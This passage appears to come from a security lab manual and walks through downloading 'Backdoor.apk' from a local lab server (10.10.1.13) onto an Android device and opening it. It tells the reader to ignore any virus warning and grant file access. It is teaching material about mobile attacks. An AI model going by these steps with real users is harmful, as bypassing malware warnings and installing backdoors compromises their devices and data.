


20. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.

Note: If a pop up appears, click **Allow**.

21. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.




Name	Last modified	Size	Description
Parent Directory		-	
Backdoor.apk	2022-04-18 04:48	9.9K	

22. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.


Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

Note: In **Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.

